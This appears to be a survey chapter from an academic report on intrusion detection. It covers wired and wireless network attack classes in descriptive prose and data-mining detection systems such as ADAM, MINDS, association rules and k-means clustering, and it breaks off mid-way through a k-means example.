Intrusion detection is the art of detecting inappropriate, incorrect, or anomalous activity in order to respond to external attacks as well as internal misuse of computer system. It discovers violations of confidentiality, integrity, and availability of information and resources. Intrusion detection demands as much information as the computing resources can possibly collect and store. It needs constant improvement of technologies and processes to match pace of Internet innovation. Intrusion can provide digital forensic data to support post-compromise law enforcement actions. It can identify host and network wrong-configuration, improve management and customer understanding of the Internet's inherent hostility. Also, it is able to learn how hosts and networks operate at the operating system and protocol levels.

In the wireless sensor network, the stream source would be a remote sensor that monitors the airwaves and generates a stream of 802.11 frame data as input to the analysis mechanism. Since wireless attacks occur before data is on the wired network, it is important for the source of the event stream to have access to the airwaves before the Access Point (AP) receives the data. The analysis mechanism can consist of one or more components based on any of several intrusion detection models. False positives, where the IDS generates an alarm when the threat did not actually exist, severely hamper the credibility of the IDS. In the same manner, false negatives, where the IDS did not generate an alarm and a threat did exist, degrade the reliability of the IDS.

Signature based techniques produce accurate results but can be limited to historical attack patterns. Relying solely on manual signature-based techniques would only be as good as the latest known attack signature until the next signature update. Vendors who provide managed services, claim that they can write the updates to new attacks within hours and update the signature database in the client premises over the Internet. Anomaly detection techniques can detect unknown attacks by analyzing normal traffic patterns of the network but are less accurate than the signature-based techniques. A multi-dimensional intrusion detection approach integrates intrusion detection models that combine anomaly and signature-based techniques with policy deviation and state analysis.

## 1.5.1. Intrusion Detection for Traditional Network

All computer activity and network traffic fall in one of three categories, including normal, abnormal but not malicious, and malicious. Properly classifying these events is the single most difficult problem, even more difficult than evidence collection. Two primary intrusion detection models are the Network-based intrusion detection and the Host-based intrusion detection. Network-based intrusion detection monitors network traffic for signs of misuse. Host-based intrusion detection monitors computer processes for signs of misuse. Systems are called "hybrid" systems if they do both. A hybrid IDS on a host may examine network traffic to or from the host, as well as processes on that host.

Intrusion detection paradigms include the following:

- Anomaly Detection
- Misuse Detection

Among all, anomaly detection and misuse detection are the most common traditional intrusion detection techniques. The following are summaries of the two techniques:

### Anomaly Detection

An Anomaly-Based Intrusion Detection System, is a system for detecting computer intrusions and misuse by monitoring system activity and classifying it as either *normal* or *anomalous*. The classification is based on heuristics or rules, rather than patterns or signatures, and will detect any type of misuse that falls out with normal system operation. In order to determine what attack traffic is, the system must be taught to recognize normal system activity. The anomaly detector observes the activity of subjects and generates profiles for them that represent their behavior. The audit records are processed, the system periodically generates a value that is a measure of the abnormality of the profile. This value is a function of the abnormality values of all the measures comprising the profile. The advantage of anomaly intrusion detection is that well-studied techniques in statistics can often be applied. For example, data points that lie beyond a multiple of the standard deviation on either side of the mean might be considered anomalous. The integral of the absolute difference of two functions over time might also be used as an indicator of the deviation of one function with respect to the other. The greatest disadvantage of anomaly detection is that it is difficult to determine thresholds above which an anomaly should be considered intrusive. Setting a threshold too low results in false positives and setting it too high results in false negatives.

### Misuse Intrusion

Misuse intrusion detection refers to the detection of intrusions by precisely defining them ahead of time and watching for their occurrence. Misuse detection is also sometimes referred to as *signature-based detection* because alarms are generated based on specific attack signatures. These attack signatures specify the features, conditions, arrangements and interrelationships among events that lead the system to a break-in or other intrusive activity. Signatures are not only useful to detect intrusions but also attempted intrusions. A partial satisfaction of a signature may indicate an intrusion attempt. A misuse intrusion detector that simply flags intrusions based on the pattern of input events assumes that the state transition of the system leads to a compromised state when exercised with the intrusion pattern, regardless of the initial state of the system. One of the major advantages of misuse detection system is that user can examine the signature database, and quickly determine which intrusive activity the misuse detection system is programmed to alert on. One of the biggest problems is maintaining state information for signatures in which the intrusive activity encompasses multiple discrete events (that is, the complete attack signature occurs in multiple packets on the network). Another drawback is that your misuse detection system must have a signature defined for all of the possible attacks that an attacker may launch against your system. This leads to the necessity for frequent signature updates to keep the signature database of your misuse detection system up-to-date.

#### 1.5.1.1. Intrusion Classification for Traditional (Wired) Network

According to (Bai and Kobayashi 2003), primarily there are four kinds of intrusions:

1. User to Root Attack (U2R)
2. Remote to User Attack (R2U)
3. Denial of Service Attack (DoS)
4. Probes Attack (Probes)

The most severe attacks are categorized as U2R and the order of severity can be organized as U2R > R2U > DoS > Probes. According to research it is found that current data mining based IDSs are more useful on capturing DoS and Probes attacks than capturing U2R and R2U attacks (Ezeife et al. 2008).

## 1. User to Root Attack:

This category consists of attacks where a local user on a machine is able to obtain privileges normally reserved for the UNIX super user or the Windows NT administrator. The intruder exploits some software vulnerabilities to gain root access. Examples of U2R attack are Eject and Fbconfig (Radosavac and Baras 2003). The most common User to Root attack is buffer overflow attack, which enables the attacker to run personal code on a target machine once the boundary of a buffer has been exceeded, giving him the privileges of the overflowed program (which in most cases is root). This type of attack usually tries to execute a shell with the application's owner privileges. Some examples of those attacks are eject, ffbconfig etc (Radosavac and Baras 2003).

## 2. Remote to User Attack:

In this type of attack, the attacker does not have any user account in the victim system. By exploiting some software vulnerabilities and sending network packets, the user gain normal access and later he can launch U2R attack and gain root access. An example of this kind of attack is Sendmail attack. The Sendmail attack exploits a buffer overflow in UNIX version 8.8.3 of sendmail and allows a remote attacker to execute commands with superuser privileges. By sending a carefully crafted email message to a system running a vulnerable version of sendmail, intruders can force sendmail to execute arbitrary commands with root privilege. According to (Lincoln Laboratory MIT 2007), in this type of attack, the attacker sends a carefully constructed mail message with a long MIME header field. Sendmail daemon overflows during MIME processing and adds a new entry to the password file. Attacker comes back later and finds that his mail message has given him a root account on the victim system.

### 3. Denial of Service Attack (DoS):

DoS is a type of attack on a network that is designed to bring the network down by flooding it with useless traffic. Although a DoS attack does not usually result in the theft of information or other security loss, it can cost the target person or company a great deal of time and money. Typically, the loss of service is the inability of a particular network service, such as e-mail, to be available or the temporary loss of all network connectivity and services. A denial of service attack can also destroy programming and files in affected computer systems. In some cases, DoS attacks have forced Web sites accessed by millions of people to temporarily cease operation. Examples of this kind of attack are SYN flood attack, Teardrop attack, Smurf attack etc (Lincoln Laboratory 2007).

### 4. Probes Attack:

Probes attack itself does not do anything other than scanning all reachable ports of computers in a network, gathers information, and looks for security holes in the network. Later this information can be used to launch other types of attacks and cause more damage to the network. Examples of this kind of scanning tools are Ipsweep, Mscan etc (Ezeife et al. 2008). An Ipsweep attack is a surveillance sweep termine which hosts are listening on a network. There are many methods an attacker can use to perform an Ipsweep attack. The most common method is to send ICMP Ping packets to every possible address within a subnet and wait to see which machines respond (Lincoln Laboratory 2007). Then, the attacker can determine which ports on which machines are open and then he can plan to launch other attacks through those open ports.

## 1.5.1.2. Types of Attacks in Wireless Sensor Network:

Wireless sensor network is vulnerable to different kinds of attacks. In this section we will look at the various kinds of WSN attacks as follows:

### *1. MAC Address Spoofing:*

IEEE 802.11 has as a 48-bit MAC address in the same format as an IEEE 802.3 address and similar to an Ethernet address. The 802.11 address is similar to the Ethernet's in both format and security. Since there is no validation of address, one can spoof addresses. Since almost all wireless NICs permit changing their MAC address to an arbitrary value through vendor-supplied drivers, open-source drivers or various application programming frameworks, it is trivial for an attacker to wreak havoc on a target wireless LAN. When an attacker changes his/her MAC address they continue to utilize the wireless card for its intended layer 2 transport, transmitting and receiving from the same source MAC. A common example is an attacker executing a brute-force attack script with a random MAC address for each successive connection attempt. This kind of attack would go undetected by network activity analysis applications that report upper-layer network activity or large quantities of traffic from a single source of address (Wight 2003).

### 2. *Address Resolution Protocol (ARP) Poisoning:*

When data are sent out onto a network, they need a way to find the destination. This is accomplished on several layers, depending on how far the data need to travel. At the first layer, there exists an address called the MAC address. This theoretically 100% unique vale is systematically assigned to each and every network device that is produced. In other words, every network card, router, and switch has a pseudo-serial number that distinguishes it from every other network device in the world. However, the MAC address is used only to communicate within local networking segments, which are called subnets. Once the data pass through a router or switch to another network subnet, the next layer of addressing becomes important. This is because the database is required to record every MAC address and its location would be too large for quick processing. Instead, other technologies, such as DNS, WINS, IP manage data flow the farther out the data travels. To facilitate this transmission of data, ARP was designed to act as the intermediary between IP and MAC addresses.

ARP is responsible for managing the relationship between MAC addresses and the IP addresses for network devices. This fundamental technology is part of the core of Internet functionality. In fact, without it a network will fail to work. However, it has been discovered that ARP information can be spoofed, or faked, to facilitate the control of all network data. The MAC address to IP address table is usually stored locally on each computer. This helps speed up data transfer because the MAC address doesn't have to be verified each and every time a device wants to communicate with another device. However, this advantage has a negative side. By storing the MAC addresses in the ARP table, a potential weakness arises. A remote hacker could control an ARP table of a computer and could change MAC to IP address entries, which could cause traffic to be redirected from the correct target to a target of the hacker's choice (Wight 2003).

### 3. *Deauthentication:*

Any wireless client must first authenticate itself to the AP before further communication may commence. The authentication framework is a message that allows clients and access points to explicitly request deauthenticaiton from one another. Unfortunately, this message itself is not authenticated using any key material. Consequently the attacker may spoof this message, either pretending to be the access point or the client, and direct it to the other party. In response, the access point or client will exit the authenticated state and will refuse all further packets until authentication is reestablished (Bellardo and Savage 2003).

### 4. *Man-in-the middle attacks:*

Placing a rogue AP (Access Point) within range of wireless stations is wireless-specific variation of a man-in-the-middle attack. If the attacker knows the SSID in use by the network (which is easily discoverable) and the rogue AP has enough strength, wireless users will have no way of knowing that they are connecting to an unauthorized AP. Using a rogue AP, an attacker can gain valuable information about the wireless network, such as authentication requests, the secret key that may be in use, and so on. Often, the attacker will set up a laptop with two wireless adaptors, in which one card is used by the rogue AP and the other is used to forward requests through a wireless bridge to the legitimate AP. With a sufficiently strong antenna, the rogue AP does not have to be located in close proximity to the legitimate AP. So, for example, the attacker can run the rogue AP from a car or van parked some distance away from the building. However, it is also common to set up hidden rogue APs (under desks, in closets, etc.) close to and within the same physical area as the legitimate AP. Because of their undetectable nature, the only defense against rogue APs is vigilance through frequent site surveys using tools such as Netstumbler (Robert 2004) and AiroPeek (Wild Packets 2007), and physical security.

### 5. *Disassociation:*

Since a client may be authenticated with multiple access points at once, the 802.11 standard provides a special association message to allow the client and access point to agree which access point shall have responsibility for forwarding packets to and from the wired network on the client's behalf. As with authentication, association frames are unauthenticated, and 802.11 provides a disassociation message similar to the deauthentication message described earlier. Exploiting this vulnerability is functionally identical to the deauthentication attack. However, it is worth noting that the disassociation attack is slightly less efficient than the deauthentication attack. This is because deauthentication forces the victim node to do more work to return to the associated state that does disassociation, ultimately requiring less work on the part of the attack (Bellardo and Savage 2003).

### 6. *Wormhole Attack:*

The wormhole (Kwok 2003) attack is possible even if the attack has not compromised any host, and even if all communication provides authenticity and confidentiality. In the wormhole attack, an attacker records packets at one location in the network, tunnels them to another location, and retransmits the packets into the network at the later location. The wormhole attack can form a serious threat in wireless networks, especially against many ad-hoc network routing protocols and location based wireless security systems. Wireless security protocol based on localization have the potential to detect wormhole attacks. Localization systems are based on verifying the relative locations of nodes in a wireless network. Knowing the relative location may help conclude whether or not packets are sent from a node or a wormhole.

### 7. *Network Injection Attack:*

The network injection attack is a kind of DoS attack which exploits improperly configured wireless LANs or rogue access points to target the entire network. When an access point is attached to an unfiltered part of the enterprise network, it broadcasts network traffic, such as "Spanning Tree" (802.1D), OSPF, RIP, HSRP (CISCO 2007) and other broadcast or multicast traffic. By doing this, the packets invite attacks that take down wireless and wired network equipment and spur a meltdown of the entire internal network infrastructure, including hubs, switches and routers.

### 8. *RTS/CTS Flood:*

Request to Send and Clear to Send flood are like SYN flood in TCP for wired network (Hu et al. 2003). In SYN-flood attack, SYN packet is sent to target and target returns an ACK packet to cause a half-open connection. If the attacker keeps sending SYN packets it can cause a DoS attack till timeouts occur. Similarly in 802.11, a flood of RTS packets can lead to DoS attack since only a finite number of connections can be open at any given time.

### 9. *Jamming attacks:*

Jamming is a special kind of DoS attack specific to wireless networks. Jamming occurs when spurious RF (Radio Frequency) frequencies interfere with the operation of the wireless network. In some cases, the jamming is not malicious and is caused by the presence of other devices, such as cordless phones, that operate in the same frequency as the wireless network. In a case like this, the administrator must devise and implement policies regarding the use of these devices or choose wireless hardware that uses different frequencies. Intentional and malicious jamming occurs when an attacker analyzes the spectrum being used by wireless networks and then transmits a powerful signal to interfere with communication on the discovered frequencies. Fortunately, this kind of attack is not very common because of the expense of acquiring hardware capable of launching jamming attacks. Plus, jamming a network represents a kind of Pyrrhic victory for the attacker since it leads to a lot of time and effort being expended merely to disable communications for a while (Rahman 2008).

## 2. Related Works Using Data Mining Techniques:

From the data centric point of view, we can consider intrusion as a data analysis process. Anomaly detection is about finding normal usage patterns from audit data, whereas misuse detection is about finding the patterns of intrusion, and then using these patterns to inspect audit data. Audit data can be obtained from many sources. Using these audit data we can implement data mining approach to wireless network intrusion detection which provides an opportunity to learn the behaviors of network users' activity. To gain insight into the overall distribution patterns and interesting correlations among sensor network attributes, different researchers have used different data mining approaches. Association, Classification and Clustering: three methods of data mining have been used largely in the field of network intrusion detection from the very beginning (Ma et al. 2004; Rahman 2008). Among them Association rule was the widely used technique in many models including ADAM (Barbara et al. 2001), MADAM ID (Lee and Stolfo 2000), LERAD (Mahoney and Chan 2003), MINDS (Ertoz et al. 2004) etc. We have investigated several research papers of various researchers who used different model names which have been implemented to different data mining techniques as follows:

### *2.1. Association Rule Concept:*

An association rule is mainly a mathematical rule of the form $\{A_i\} \rightarrow \{B_j\}$ which is found useful in data mining based NIDS (Ezeife et al. 2008). In the database, the association between data items (e.g., $A_i$, $B_j$) means that we can infer that particular data item (e.g., $B_j$) is in existence because of the appearance of some data items (e.g., $A_i$) in a transaction. Association rule mining is used to discover correlation relationships among items in transaction data. An example of transaction data from a bookstore is shown in table 1.

| **Transaction ID (TID)** | **Items** |
|---|---|
| 1 | book, paper, pencil |
| 2 | file, pen, pencil |
| 3 | file, paper, pen, pencil |
| 4 | file, pen |

**Table 1: Sample Transaction data**

Let us discuss the association rule in a mathematical form. Here are some standard definitions of association rule related terms from (Dunham 2003; Ezeife et al. 2008):

Given a set of items $I = \{I_1, I_2, \ldots\ldots, I_m\}$ and a database of transactions $D = \{t_1, t_2, \ldots\ldots, t_n\}$ where $t_i = \{I_{i1}, I_{i2}, \ldots., I_{ik}\}$ and $I_{ij} \in I$, an association rule is an implication of the form $X \rightarrow Y$ where $X$, $Y \subset I$ are sets of items called *itemsets* and $X \cap Y = \emptyset$.

The *support* for an association rule $X \rightarrow Y$ is the percentage of transactions in the database that contain $X \cup Y$. The *support* parameter can be used to determine how often the rule is applied.

The *confidence or strength* for an association rule $X \rightarrow Y$ is the ratio of the number of transactions that contain $X \cup Y$ to the number of transactions that contain $X$. The *confidence* parameter can be used to determine how often the rule is correct.

For example, using table 1, the itemset $I$ = *{book, file, paper, pen, pencil}*. We can find that {file, pen} occurs in transaction 2, 3 and 4. So, if we make a rule like *file* $\rightarrow$ *pen*, the support of this rule will be 3/4*100% = 75%, which means 75% of all customers buy both items.

The confidence of the rule *file* $\rightarrow$ *pen* will be the ratio of the number of transactions that contain {file, pen} to the number of transactions that contain {file}. Transaction number 2, 3 and 4 contain {file, pen} and transaction number 2, 3 and 4 contain {file}. So, confidence of this rule would be 3/3*100% = 100%, that means 100% of customers who buy file also buy pen, meaning the rule has 100% accuracy.

Through next several sub-sections we will discuss two important Association Rule Mining algorithms: Apriori, FP-growth algorithm and frequent episode rules, which are commonly used for Network Intrusion Detection Systems (NIDS).

### 2.1.1. NIDS Using Association-Rule Mining:

Association-rule mining finds interesting association or correlation relationships among a large sets of data items. With massive amounts of data continuously being collected and stored, the discovery of interesting association relationships among huge amount of transaction records can help in making decisions (Han and Kamber 2001). A well known example is market basket analysis. It analyzes customer buying habits by finding association between the different items that customer place in their shopper baskets. If most customers who buy milk also buy bread, then we can put milk and bread oh the same shelf to increase the profit. Here we will examine a few researchers' approaches using association rules in intrusion detection system for wired networks which may provide the conception of its implementation in wireless sensor networks.

#### 2.1.1.1 ADAM

In (Barbara et al. 2001) the authors present an architecture of data mining based intrusion system ADAM (Audit Data Analysis and Mining). In ADAM they use a combination of association rules to detect any attack in a TCP Dump audit trails. ADAM is developed at George Mason University of USA. They introduce the approach that any event flagged by the association rules module that cannot be classified as a known attack or as a normal event (false alarm) by the classifier, ought to be considered, conservatively, as an unknown attack. Using this assumption, authors change the label in the classifier from "default" to "unknown".

First, ADAM collects normal, known frequent datasets by mining into this model. Secondly, it runs an on-line algorithm to find last frequent connections and compare them with the known mined data and discards those which seem to be normal. With the suspicious ones it then uses a classifier which is previously trained to classify the suspicious connections as a known type of attack, unknown type of attack or a false alarm. There are two phases in this experimental model. In the first phase they trained the classifier. This phase takes place only once offline before using the system. In the second phase they use the trained classifier to detect intrusions. The algorithm with example [Rahman 2008] is described below.



attack free training data
off-line single and domain-level mining
profile
training data
on-line single level and domain-level mining
suspicious hot itemsets
feature selection
features
label itemsets as false alarms or attacks
training
classifier builder

**Figure 11: Training phase of ADAM**

Phase 1:

- In the first phase, attack free normal frequent datasets are used to build a normal profile, where a minimum support is specified. For example, we have a database consisting of attack free connections. The schema of the database is shown in Table 2.

| Time stamp | Source IP | Source Port | Destination IP | Destination port | Flag | Service |
|---|---|---|---|---|---|---|

**Table 2: Schema of attack free database to be used to build attack free normal profile**

- Now suppose for some specified minimum support (for instance 60%) we collect only those connections those have a support greater than the minimum support. And we build a profile of normal connections. For example, the normal profile might be like table 3.

| Time stamp | Source IP | Source Port | Destination IP | Destination port | Flag | Service |
|---|---|---|---|---|---|---|
| T0 | 137.207.34.1 | 80 | 168.212.22.3 | 80 | ACK | http |
| T1 | 137.207.34.1 | 25 | 207.34.56.2 | 25 | ACK | telnet |

**Table 3: Sample of normal profile**

- Then in the second step again training data and the already built normal profile are used with an online algorithm of tunable size. From the training data, association rules are generated in the form of X→ Y. Suppose, in some specified period of time a rule (*src_IP = 137.207.34.1, src_port = 80 → service = http*) is getting strong support. Then this rule will be checked in the normal profile, if the rule is present then it will be ignored. In this case it will be ignored since it matches with the normal profile. But for instance, if we see that a rule (*dest_IP* = 137.207.34.1, *dest_port = 80 →flag = SYN*) (which is actually a signature of SYN flood attack) is getting strong support within a specified time window and this does not match with any normal profile data, a counter is used to track the support that the itemset received. If the support crosses the threshold, then it will be reported as suspicious.

Then the features of the raw data corresponding to these suspicious itemsets are located and used to train the classifier by classifying them as false alarms or attacks.

Phase 2:

- In this phase, the classifier is already trained and can categorize any attack as known or false alarm. The attacks that are not specified in the classifier are labeled as unknown attacks. Here, also the same dynamic on-line algorithm is used to produce suspicious data with the help of normal profile and trained classifier. If it is false alarm then the classifier excludes those from the attack list and does not send those to system monitoring officer.




**Figure 12: Discovering intrusions with ADAM**

The authors used DARPA 1999 datasets in their experiment. The authors claimed that ADAM is very successful in detecting DOS, PROBE, U2L attack but their system could not detect U2R attacks. The main deficiency in the approach is that they used only association rules and as a result their classifier generated a lot of rules, among them many were redundant. Another weakness of ADAM is that it totally depends on attack free normal training data, which are difficult to get.

#### 2.1.1.2. MINDS

In (Ertoz et al. 2004) the authors present MINDS (Minnesota Intrusion Detection System) which was developed at the department of computer science in University of Minnesota. To the best of our knowledge MINDS is one of the best unsupervised anomaly detection system which is based on statistical approaches, clustering, outlier detection schemes etc. In this paper the authors have presented an unsupervised anomaly detection technique that assigns a score to each network connection that reflects how anomalous the connection is, and an association pattern analysis based module that summarizes those network connections that are ranked highly anomalous by the anomaly detection module. The brief workflow of the MINDS [Rahman 2008] is as follows:




**Figure 13: MINDS System**

**Input:**

Input to the MINDS is Netflow version 5 data collected using flow tool (for details refer to (www.splintered.net/sw/flow-tools) which is an alternative to tcpDump data. Flow-tools only capture packet header information, not the message contents. Just like tcp dump data header information contains source ip, source port, destination ip, destination port, time stump, flag values, duration of the connection etc. They have used 10 minutes time window. All data in the internet are passed as packets. All these packets have some header information and data. The system only captures the header information for all of those packets that have passed in last 10 minutes. Those data are stored and before they are fed into the main system a data filtering step is performed to remove network traffic that the analyst is not interested in analyzing. For example, filtered data may include traffic from trusted sources. For example, in University of Windsor, when an access request to port numbers between 40000 and 60000 comes from UofW campus network it is granted, otherwise if the source IP is not from the university network, the access is denied. More precisely, if somebody tries to access port 40001 with *http://cs.uwindsor.ca:40001* from home, then the request is denied but is granted if the request is coming from university lab computers.

**Step 1: Feature Construction**

The first step in MINDS main system is "feature extraction". The data are in the binary format but we know the format (which bytes are representing what) and we extract those basic features from the audit data. These basic features include source and destination IP address, source and destination ports, protocol, flags, number of bytes and number of packets. With these basic features then derived features are computed. There are two types of derived features, (1) time window based features and (2) connection window based features. Time window based features are constructed to capture connections with similar characteristics within the last T seconds. For example, how many connections were destined towards the same destination IP address in last T seconds is called count-dest. Connection window based features are constructed to capture connection with similar characteristics within last N connection. For example, within last N connection how many connections were destined towards the same destination IP address is called count-dest-conn. Sample features of both type features are presented below in table 4 and table 5.

| Feature name | Feature Description |
|---|---|
| count-dest | Number of flows to unique destination IP address inside the network in the last T seconds from the same source |
| count-src | Number of flows from unique source IP addresses inside the network in the last T seconds to the same destination |
| count-serv-src | Number of flows from the source IP to the same destination port in last T seconds |
| count-serv-dest | Number of flows from the destination IP address using same source port in last T seconds |

**Table 4: Time-window based features**

| Feature name | Feature Description |
|---|---|
| count-dest-conn | Number of flows to unique destination IP address inside the network in the last N flows from the same source |
| count-src-conn | Number of flows from unique source IP addresses inside the network in the last N flows to the same destination |
| count-serv-src-conn | Number of flows from the source IP to the same destination port in last N flows |
| count-serv-dest-conn | Number of flows from the destination IP address using same source port in last N flows |

**Table 5: Connection-window based features**

**Step 2: Known Attack Detection**

After all features of connection have been derived then the next step is to compare those features with known anomalies. If it finds a match then it directly send it to the analysts.

For example, suppose it is known from time-window based features that one single source IP is trying to access the same port in many destination IPs many times within the last 3 seconds and if there is existing signature of this kind of attack then it can be sent to analyst as an attack without any hesitation. Now if there is no known attack signature of this kind then we send that connection record to Anomaly Detection module, which will be the next step.

**Step 3: Anomaly Detection**

In this step Anomaly Detection module will use an outlier detection algorithm to assign an anomaly score to each network connection. It assigns a degree of being an outlier to each data point, which is called Local Outlier Factor (LOF) (Breunig et al. 2000). For each data example, the density of the neighborhood is first computed. The LOF of a specific data example *p* represents the average of the ratios of the density of the example *p* and the density of its neighbors. LOF requires the neighborhood of all data points be constructed. This involves calculating pairwise distances between all data points, which is $O(n^2)$ complexity. As there could be a million data sets, the complexity will be huge. To reduce the complexity an approach has been taken in MINDS. They have made a sample dataset from the data and all data points are compared with the small set, which reduces the complexity to O(n*m), where m is the size of small dataset.




**Figure 14: Local Outlier Factor (LOF) approach**

For example, in the figure 17 we can see that cluster C2 is denser than C1. Due to the low density in cluster C1, for most examples q inside C1, the distance between any dataset and its neighbor is greater than that of C1. For example, the distance between p1 and p3 is higher than the distance between p2 and p4. So, therefore p2 will not be considered as outlier.

**Step 4: Association Pattern Analysis**

After assigning each connection a score then top 10% scores are taken as anomaly class and bottom 30% scores are taken as normal class. Middle 60% scores are ignored in their system. Then, these scored connections are passed into the Association Pattern Generator.

This module summarizes network connections that are ranked highly anomalous by the anomaly detection module. The goal of mining association patterns is to discover patterns that occur frequently in anomaly class or in normal class. In this step they have applied association rule to construct rulesets for anomaly class and for normal class. For example, scanning activity for a particular service can be summarized by a frequent set:

sourceIP=X, destinationPort=Y

If most of the connections in the frequent set are ranked high by previous step, then this frequent set may be a candidate signature for addition to a signature-based system. Or, if the following frequent set is scored lower and appeared many times then we can say it is normal which is a web browsing activity. The web browsing activity can be summarized as a frequent rule set:

Protocol=TCP, destinationPort=80, NumPackets=3…6

Then, in the last step summary of all rules are presented in front of analyst and then analyst can update or build normal profile or can label a new attack signatures. This is how the MINDS woks as an unsupervised anomaly detection system. One limitation of MINDS is that it only analyzes the header parts of data and does not pay attention to payload. As a result, U2R or R2U attacks may go undetected in their system.

## 2.2. Cluster Analysis Concept:

Clustering is a major data mining technique which is widely used in network intrusion detection purposes. Clustering is a process of partitioning a set of data or objects into groups of similar objects. Each group, called cluster, consists of objects that are similar among themselves and dissimilar to objects of other groups.

Traditionally, clustering techniques are broadly divided in hierarchical and partitioning (Berkhin 2003). Hierarchical clustering is further subdivided into agglomerative and divisive. While hierarchical algorithms build clusters gradually (as crystals are grown), partitioning algorithms learn clusters directly. In doing so, they either try to discover clusters by iteratively relocating points between subsets, or try to identify clusters as areas highly populated with data (Berkhin 2003). In this section we will discuss a popular clustering algorithm, K-means clustering, which falls under partitioning clustering method.

**K-Means Clustering:**

The K-means algorithm takes the input parameter, k, and partitions a set of n objects into k clusters so that the resulting intra-cluster (objects within the same cluster) similarity is high but the inter-cluster similarity (objects residing in different clusters) is low. Cluster similarity is measured with regards to the mean value of the objects in a cluster, which can be viewed as the cluster's center of gravity.

```
Algorithm: k-means. The k-means algorithm for partitioning based on the mean value of the
objects in the cluster.

Input: The number of clusters k and a database containing n objects.

Output: A set of k clusters that minimizes the squared-error criterion.

Method:

(1)     arbitrary choose k objects as the initial cluster centers;
(2)     repeat
(3)         (re)assign each object to the cluster to which the object is the most similar,
               based on the mean value of the objects in the cluster;
(4)         update the cluster means, i.e., calculate the mean value of the objects for
            each cluster;
(5)     until no changes;
```

**Figure 15: K-Means algorithm**

For example, we have 5 datasets in two 2-dimensional spaces. The sample input data is described in figure 16 and the number of cluster, k, is 2.

| Data Point | Array 1 | Array 2 |
|---|---|---|
| 1 | 22 | 21 |
| 2 | 19 | 20 |
| 3 | 18 | 22 |
| 4 | 1 | 3 |
| 5 | 4 | 2 |

**Figure 16: Sample dataset for K-Means algorithm**

Initially, we choose two arbitrary centre points (18,22) and (4,2) as centroids for $C_1$ (cluster 1) and $C_2$ (cluster 2). To determine the Euclidean distance of a dataset $P = (P_1, P_2, \dots, P_n)$ from a centroid $Q = (Q_1, Q_2, \dots, Q_n)$, the formula is:

